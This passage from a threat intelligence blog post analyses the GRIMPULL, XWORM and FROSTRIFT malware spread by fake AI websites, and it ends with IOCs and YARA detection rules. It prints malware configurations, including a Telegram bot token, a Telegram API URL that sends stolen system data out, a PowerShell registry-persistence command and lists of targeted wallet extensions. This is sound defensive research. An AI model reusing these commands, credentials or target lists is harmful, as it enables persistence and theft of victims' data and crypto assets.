


Figure 16: Encoded malware configuration

Table 5 shows the extracted malware configuration.

GRIMPULL Malware Configuration	
C2 domain/server	strokes[.]zapto[.]org
Port number	7789
Unique identifier/campaign ID	aff391c406ebc4c3
Configuration profile name	Default

Table 5: GRIMPULL configuration

XWORM

Secondly, the launcher executes the file `%APPDATA%\pythonw\pythonw.exe`, which side-loads the DLL `heif.dll` and injects XWORM into a legitimate Windows process.

XWORM is a .NET-based backdoor that communicates using a custom binary protocol over TCP. Its core functionality involves expanding its capabilities through a plugin management system. Downloaded plugins are written to disk and executed. Supported capabilities include keylogging, command execution, screen capture, and spreading to USB drives.

XWORM Configuration

The malware begins by decoding its configuration using the `AES` algorithm.




Figure 17: Decryption of configuration

Table 6 shows the extracted malware configuration.

XWORM Malware Configuration	
Host	artisanaqua[.]ddnsking[.]com

Port number	25699
KEY	<123456789>
SPL	<Xwormmm>
Version	XWorm V5.2
USBNM	USB.exe
Telegram Token	8060948661:AAFwePyBCBu9X-gOemLYLlv1owtgo24fcO0
Telegram ChatID	-1002475751919
Mutex	ZMChdfiKw2dqF51X

Table 6: XWORM configuration

Host Reconnaissance

The malware then performs a system survey to gather the following information:

- Bot ID
- Username
- OS Name
- If it’s running on USB
- CPU Name
- GPU Name
- Ram Capacity
- AV Products list

Sample of collected information:

```
☠ [KW-2201]

New Clinet : <client_id_from_machine_info_hash>
UserName : <victim_username>
OSFullName : <victim_OS_name>
USB : <is_sample_name_USB.exe>
CPU : <cpu_description>
GPU : <gpu_description>
RAM : <ram_size_in_GBs>
Groub : <installed_av_solutions>
```

This information is sent to a Telegram chat:

```
 hxxps[:]//api[.]telegram[.]org:443/bot8060948661:AAFwePyBCBu9X-gOemLYLlv1
owtgo24fcO0/sendMessage?chat_id=-1002475751919&text=<collected_sysinfo>
```

Keylogging

The malware sample saves the logged keystrokes to the file `%temp%\Log.tmp`.

Sample of content of `Log.tmp`:

```
 ....### explorer ###..[Back]
[Back]
b
a
n
k
[ENTER]
```

C2 Communication

The sample connects to its C2 server at `tcp://artisanaqua[.]ddnsking[.]com:25699` and initially sends the following information to the C2:

```
 "INFO<Xwormmm>victim_id<Xwormmm>user<Xwormmm>
os_name<Xwormmm>XWorm V5.2<Xwormmm>date_in_dd/mm/yyyy
<Xwormmm>is_sample_name_USB.exe
<Xwormmm>is_administrator<Xwormmm>has_webcam<Xwormmm>cpu_info
<Xwormmm>gpu_info<Xwormmm>ram_size<Xwormmm>installed_AVs"
```

Then the sample waits for any of the following supported commands:

Command	Description	Command	Description
pong	echo back to server	**StartDDos**	Spam HTTP requests over TCP to target
rec	restart bot	**StopDDos**	Kill DDOS threads
CLOSE	shutdown bot	**StartReport**	List running processes continuously
uninstall	self delete	**StopReport**	Kill process monitoring threads
update	uninstall and execute received new version	**Xchat**	Send C2 message
DW	Execute file on disk via powershell	**Hosts**	Get hosts file contents

FM	Execute .NET file in memory	**Shosts**	Write to file, likely to overwrite hosts file contents
LN	Download file from supplied URL and execute on disk	**DDos**	Unimplemented
Urlopen	Perform network request via browser	**ngrok**	Unimplemented
Urlhide	Perform network request in process	**plugin**	Load a Bot plugin
PCShutdown	Shutdown PC now	**savePlugin**	Save plugin to registry and load it `HKCU\Software\<victim_id>\<plugin_name>=<plugin_bytes>`
PCRestart	Restart PC now	**RemovePlugins**	Delete all plugins in registry
PCLogoff	Log off	**OfflineGet**	Read Keylog
RunShell	Execute CMD on shell	**$Cap**	Get screen capture

Table 7: Supported commands

FROSTRIFT

Lastly, the **l**auncher executes the file `%APPDATA%\ffplay\ffplay.exe` to side-load the DLL `%APPDATA%\ffplay\libde265.dll` and inject FROSTRIFT into a legitimate Windows process.

FROSTRIFT is a .NET backdoor that collects system information, installed applications, and crypto wallets. Instead of receiving C2 commands, it receives .NET modules that are stored in the registry to be loaded in-memory. It communicates with the C2 server using `GZIP`-compressed `protobuf` messages over TCP/SSL.

Malware Configuration

The malware starts by decoding its configuration, which is a Base64-encoded and GZIP-compressed protobuf message embedded within the strings table.




Figure 18: FROSTRIFT configuration

Table 8 shows the extracted malware configuration.

Field	Value
Protobuf Tag	38
C2 Domain	strokes.zapto[.]org
C2 Port	56001
SSL Certificate	<Base64 encoded SSL certificate>
Unknown	Default
Installation folder	APPDATA
Mutex	7d9196467986

Table 8: FROSTRIFT configration

Persistence

FROSTRIFT can achieve persistence by running the command:

```
 powershell.exe "Remove-ItemProperty -Path 'HKCU:\SOFTWARE\
Microsoft\Windows\CurrentVersion\Run' -Name '<sample_file_name>
';New-ItemProperty -Path 'HKCU:\SOFTWARE\Microsoft\Windows\
CurrentVersion\Run' -Name '<sample_file_name>' -Value '""%APPDATA%
\<sample_file_name>""' -PropertyType 'String'"
```

The sample copies itself to `%APPDATA%` and adds a new registry value under `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` with the new file path as data to ensure persistence at each system startup.

Host Reconnaissance

The following information is initially collected and submitted by the malware to the C2:

Collected Information	
Host information	• Installed Anti-Virus • Web camera • Hostname • Username and Role • OS name • Local time
Victim ID	HEX digest of the MD5 hash for the following combined: • Sample process ID • Disk drive serial number • Physical memory serial number • Victim user name
Malware Version	4.1.8
Software Applications	• com.liberty.jaxx • Foxmail • Telegram • Browsers (see Table 10)
Standalone Crypto Wallets	• Atomic, Bitcoin-Qt, Dash-Qt, Electrum, Ethereum, Exodus, Litecoin-Qt, Zcash, Ledger Live
Browser Extension	• Password managers, Authenticators, and Digital wallets (see Table 11)
Others	• 5th entry from the Config (“**Default**” in this sample) • Malware full file path

Table 9: Collected information

FROSTRIFT checks for the existence of the following browsers:

Chromium, Chrome, Brave, Edge, QQBrowser, ChromePlus, Iridium, 7Star, CentBrowser, Chedot, Vivaldi, Kometa, Elements Browser, Epic Privacy Browser, uCozMedia Uran, Sleipnir5, Citrio, Coowon, liebao, QIP Surf, Orbitum, Dragon, Amigo, Torch, Comodo, 360Browser, Maxthon3, K-Melon, Sputnik, Nichrome, CocCoc, Uran, Chromodo, Atom

Table 10: List of browsers

FROSTRIFT also checks for the existence of 48 browser extensions related to Password managers, Authenticators, and Digital wallets. The full list is provided in Table 11.

String	**Extension**
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
fhbohimaelbohpjbbldcngcnapndodjp	Binance Chain Wallet
ffnbelfdoeiohenkjibnmadjiehjhajb	Yoroi
cjelfplplebdjjenllpjcblmjkfcffne	Jaxx Liberty
fihkakfobkmkjojpchpfgcmhfjnmnfpi	BitApp Wallet
kncchdigobghenbbaddojjnnaogfppfj	iWallet
aiifbnbfobpmeekipheeijimdpnlpgpp	Terra Station
ijmpgkjfkbfhoebgogflfebnmejmfbml	BitClip
blnieiiffboillknjnepogjhkgnoapac	EQUAL Wallet
amkmjjmmflddogmhpjloimipbofnfjih	Wombat
jbdaocneiiinmjbjlgalhcelgbejmnid	Nifty Wallet
afbcbjpbpfadlkmhmclhkeeodmamcflc	Math Wallet
hpglfhgfnhbgpjdenjgmdgoeiappafln	Guarda
aeachknmefphepccionboohckonoeemg	Coin98 Wallet

imloifkgjagghnncjkhggdhalmcnfklk	Trezor Password Manager
oeljdldpnmdbchonielidgobddfffflal	EOS Authenticator
gaedmjdfmmahhbjefcbgaolhhanlaolb	Authy
ilgcnhelpchnceeipipijaljkblbcobl	GAuth Authenticator
bhghoamapcdpbohphigoooaddinpkbai	Authenticator
mnfifefkajgofkcjkemidiaecocnkjeh	TezBox
dkdedlpgdmmkkfjabffeganieamfklkm	Cyano Wallet
aholpfdialjgjfhomihkjbmgjidlcdno	Exodus Web3
jiidiaalihmmhddjgbnbgdfflelocpak	BitKeep
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet
egjidjbpglichdcondbcbdnbeeppgdph	Trust Wallet
hmeobnfnfcmdkdcmlblgagmfpfboieaf	XDEFI Wallet
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
fcckkdbjnoikooededlapcalpionmalo	MOBOX WALLET
bocpokimicclpaiekenaeelehdjllofo	XDCPay
flpiciilemghbmfalicajoolhkkenfel	ICONex
hfljlochmlccoobkbcgpmkpjagogcgpk	Solana Wallet
cmndjbecilbocjfkibfbifhngkdmjgog	Swash

cjmkndjhnagcfbpiemnkdpomccnjblmj	Finnie
knogkgcdfhhbddcghachkejeap	Keplr
kpfopkelmapcoipemfendmdcghnegimn	Liquality Wallet
hgmoaheomcjnaheggkfafnjilfcefbmo	Rabet
fnjhmkhhmkbjkkabndcnnogagogbneec	Ronin Wallet
klnaejjgbibmhlephnhpmaofohgkpgkd	ZilPay
ejbalbakoplchlghecdalmeeeajnimhm	MetaMask
ghocjofkdpicneaokfekohclmkfmepbp	Exodus Web3
heaomjafhiehddpnmncmhhpjaloainkn	Trust Wallet
hkkpjehhcnhgefhbdcgfkeegglpjchdc	Braavos Smart Wallet
akoiaibnepcedcplijmiamnaigbepmcb	Yoroi
djclckkglechooblngghdinmeemkbgci	MetaMask
acdamagkdfmpkclpoglgnbddngblgibo	Guarda Wallet
okejhknhopdbemmfefjglkdfdhpfmflg	BitKeep
mijjdbgpgbflkaooedaemnlciddmamai	Waves Keeper

Table 11: List of browser extensions

C2 Communication

The malware expects the C2 to respond by sending `GZIP`-compressed Protobuf messages with the following fields:

- `registry_val`: A registry value under `HKCU\Software\<victim_id>` to store the loader_bytes.
- `loader_bytes`: Assembly module to load the loaded_bytes (stored at registry in reverse order).
- `loaded_bytes`: GZIP-compressed assembly module to be loaded in-memory.

The sample receives `loader_bytes` only in the first message as it stores it under the registry value `HKCU\Software\<victim_id>\registry_val`. For the subsequent messages, it only receives `registry_val` which it uses to fetch `loader_bytes` from the registry.

The sample sends empty `GZIP`-compressed Protobuf messages as a keep-alive mechanism until the C2 sends another assembly module to be loaded.

The malware has the ability to download and execute extra payloads from the following hardcoded URLs (this feature is not enabled in this sample):

- `WebDriver2.exe`: hxxps://github[.]com/DFfe9ewf/test3/raw/refs/heads/main/WebDriver.dll;
- `chromedriver2.exe`: hxxps://github[.]com/DFfe9ewf/test3/raw/refs/heads/main/chromedriver.exe
- `msedgedriver2.exe`: hxxps://github[.]com/DFfe9ewf/test3/raw/refs/heads/main/msedgedriver.exe

The files are WebDrivers for browsers that can be used for testing, automation, and interacting with the browser. They can also be used by attackers for malicious purposes, such as deploying additional payloads.

Conclusion

As AI has gained tremendous momentum recently, our research highlights some of the ways in which threat actors have taken advantage of it. Although our investigation was limited in scope, we discovered that well-crafted fake “AI websites” pose a significant threat to both organizations and individual users. These AI tools no longer target just graphic designers; anyone can be lured in by a seemingly harmless ad. The temptation to try the latest AI tool can lead to anyone becoming a victim. We advise users to exercise caution when engaging with AI tools and to verify the legitimacy of the website's domain.

Acknowledgements

Special thanks to Stephen Eckels, Muhammad Umair, and Mustafa Nasser for their assistance in analyzing the malware samples. Richmond Liclican for his inputs and attribution. Ervin Ocampo, Swapnil Patil, Muhammad Umer Khan, and Muhammad Hasib Latif for providing the detection opportunities.

Detection Opportunities

The following indicators of compromise (IOCs) and YARA rules are also available as a collection and rule pack in Google Threat Intelligence (GTI).

Host-Based IOCs

File	SHA256	Notes
Lumalabs_1926326251082123689-626.zip	8863065544df546920ce6189dd3f99ab3f5d644d3d9c440667c1476174ba862b	Downloaded ZIP archive
Lumalabs_1926326251082123689-626.mp4⣿.exe	d3f50dc61d8c2be665a2d3933e2668448edc31546fea84517f8e61237c6d2e5d	STARKVEI
C:\winsystem\heif\heif.dll	839260ac321a44da55d4e6a5130c12869066af712f71c558bd42edd56074265b	Launcher

%APPDATA%\Launcher\libde265.dll	4982a33e0c2858980126b8279191cb4eddd0a35f936cf3eda079526ba7c76959	Persistence
%APPDATA%\python\avcodec-61.dll	8d2c9c2b5af31e0e74185a82a816d3d019a0470a7ad8f5c1b40611aa1fd275cc	GRIMPULL
%APPDATA%\pythonw\heif.dll	a0e75bd0b0fa0174566029d0e50875534c2fcc5ba982bd539bdeff506cae32d3	XWORM
C:\winsystem\heif-info\heif.dll	1a037da4103e38ff95cb0008a5e38fd6a8e7df5bc8e2d44e496b7a5909ddebeb	XWORM
%APPDATA%\ffplay\libde265.dll	dcb1e9c6b066c2169928ae64e82343a250261f198eb5d091fd7928b69ed135d3	FROSTRIFT
C:\winsystem\heif2rgb\heif.dll	e663c1ba289d890a74e33c7e99f872c9a7b63e385a6a4af10a856d5226c9a822	FROSTRIFT

Network-Based IOCs

Malware Command and Control

Domain
strokes.zapto[.]org:7789
artisanaqua[.]ddnsking[.]com:25699
strokes.zapto[.]org:56001

Fake AI Domains

Domain	Registration Date
creativepro[.]ai	2024-07-10
boostcreatives[.]ai	2024-07-12
creativepro-ai[.]com	2024-08-02
boostcreatives-ai[.]com	2024-08-04
creativespro-ai[.]com	2024-08-07

klingxai[.]com	2024-09-19
lumaai-labs[.]com	2024-09-29
klings-ai[.]com	2024-10-17
luma-dream[.]com	2024-10-26
quirkquestai[.]com	2024-11-02
lumaai-dream[.]com	2024-11-06
lumaai-lab[.]com	2024-11-08
lumaaidream[.]com	2024-11-09
lumaailabs[.]com	2024-11-10
luma-dreamai[.]com	2024-11-12
ai-kling[.]com	2024-11-22
dreamai-luma[.]com	2024-12-13
aikling[.]ai	2025-01-04
aisoraplus[.]com	2025-01-07
lumalabsai[.]in	2025-01-16
canvadream-lab[.]com	2025-01-20
canvadreamlab[.]com	2025-01-25
adobe-express[.]com	2025-02-08

canva-dreamlab[.]com	2025-02-12
canvadreamlab[.]ai	2025-02-14
canvaproai[.]com	2025-02-17
capcutproai[.]com	2025-02-22
luma-aidream[.]com	2025-02-27
luma-dreammachine[.]com	2025-03-07

YARA Rules

```
rule G_Dropper_COILHATCH_1 {
        meta:
                author = "Mandiant"
        strings:
                $i1 = "zlib.decompress" ascii wide
                $i2 = "rc4" ascii wide
                $i3 = "aes_decrypt" ascii wide
                $i4 = "xor" ascii wide
                $i5 = "rsa_decrypt" ascii wide
                $r1 = "private_key" ascii wide
                $r2 = "runner" ascii wide
                $r3 = "marshal" ascii wide
                $r4 = "marshal.loads" ascii wide
                $r5 = "b85decode" ascii wide
                $r6 = "exceute_func" ascii wide
                $r7 = "hybrid_decrypt" ascii wide
        condition:
                (4 of ($i*)) and all of ($r*)
}
```

```
rule G_Dropper_STARKVEIL_1 {
        meta:
                author = "Mandiant"
        strings:
                $p00_0 = { 56 57 53 48 83 EC ?? 48 8D AA [4] 48 8B 7D
?? 48 8B 4F ?? FF 15 [4] 48 89 F9 }
                $p00_1 = { 0F 0B 66 0F 1F 84 00 [4] 48 89 54 24 ?? 55 41
56 56 57 53 48 83 EC }
        condition:
                uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550
and (($p00_0 in (48000 .. 59000) and $p00_1 in (100000 .. 120000)))
}
```

```
import "dotnet"
```

```
rule G_Downloader_GRIMPULL_1 {
        meta:
                author = "Mandiant"
        strings:
                $str1 = "SbieDll.dll" ascii wide
                $str2 = "cuckoomon.dll" ascii wide
                $str3 = "vmGuestLib.dll" ascii wide
                $str4 = "select * from Win32_BIOS" ascii wide
                $str5 = "VMware|VIRTUAL|A M I|Xen" ascii wide
                $str6 = "Microsoft|VMWare|Virtual" ascii wide
                $str7 = "win32_process.handle='{0}'" ascii wide
                $str8 = "stealer" ascii wide
                $code = { 11 20 11 0F 11 20 11 0F 91 11 1A 11 0F 91 61 D2 9C }
        condition:
                dotnet.is_dotnet and all of them
}
```

```
 rule G_Backdoor_FROSTRIFT_1 {
        meta:
                author = "Mandiant"
        strings:
                $guid = "$23e83ead-ecb2-418f-9450-813fb7da66b8"
                $r1 = "IdentifiableDecryptor.DecryptorStack"
                $r2 = "$ProtoBuf.Explorers.ExplorerDecryptor"
                $s1 = "\\User Data\\" wide
                $s2 = "SELECT * FROM AntiVirusProduct" wide
                $s3 = "Telegram.exe" wide
                $s4 = "SELECT * FROM Win32_PnPEntity WHERE (PNPClass =
'Image' OR PNPClass = 'Camera')" wide
                $s5 = "Litecoin-Qt" wide
                $s6 = "Bitcoin-Qt" wide
        condition:
                uint16(0) == 0x5a4d and (all of ($s*) or $guid or all of ($r*))
}
```

YARA-L Rules

Mandiant has made the relevant rules available in the Google SecOps Mandiant Intel Emerging Threats curated detections rule set. The activity discussed in the blog post is detected under the rule names:

- Suspicious Binary File Execution - MP4 Masquerade
- Suspicious Binary File Execution - Double Extension and Braille Pattern Blank Masquerade
- Python Script Deobfuscation - Base85 ZLib Marshal
- Suspicious Staging Directory WinSystem
- DLL Search Order Hijacking AVCodec61
- DLL Search Order Hijacking HEIF
- DLL Search Order Hijacking Libde265

Posted in

- Threat Intelligence

Source: https://cloud.google.com/blog/topics/threat-intelligence/cybercriminals-weaponize-fake-ai-websites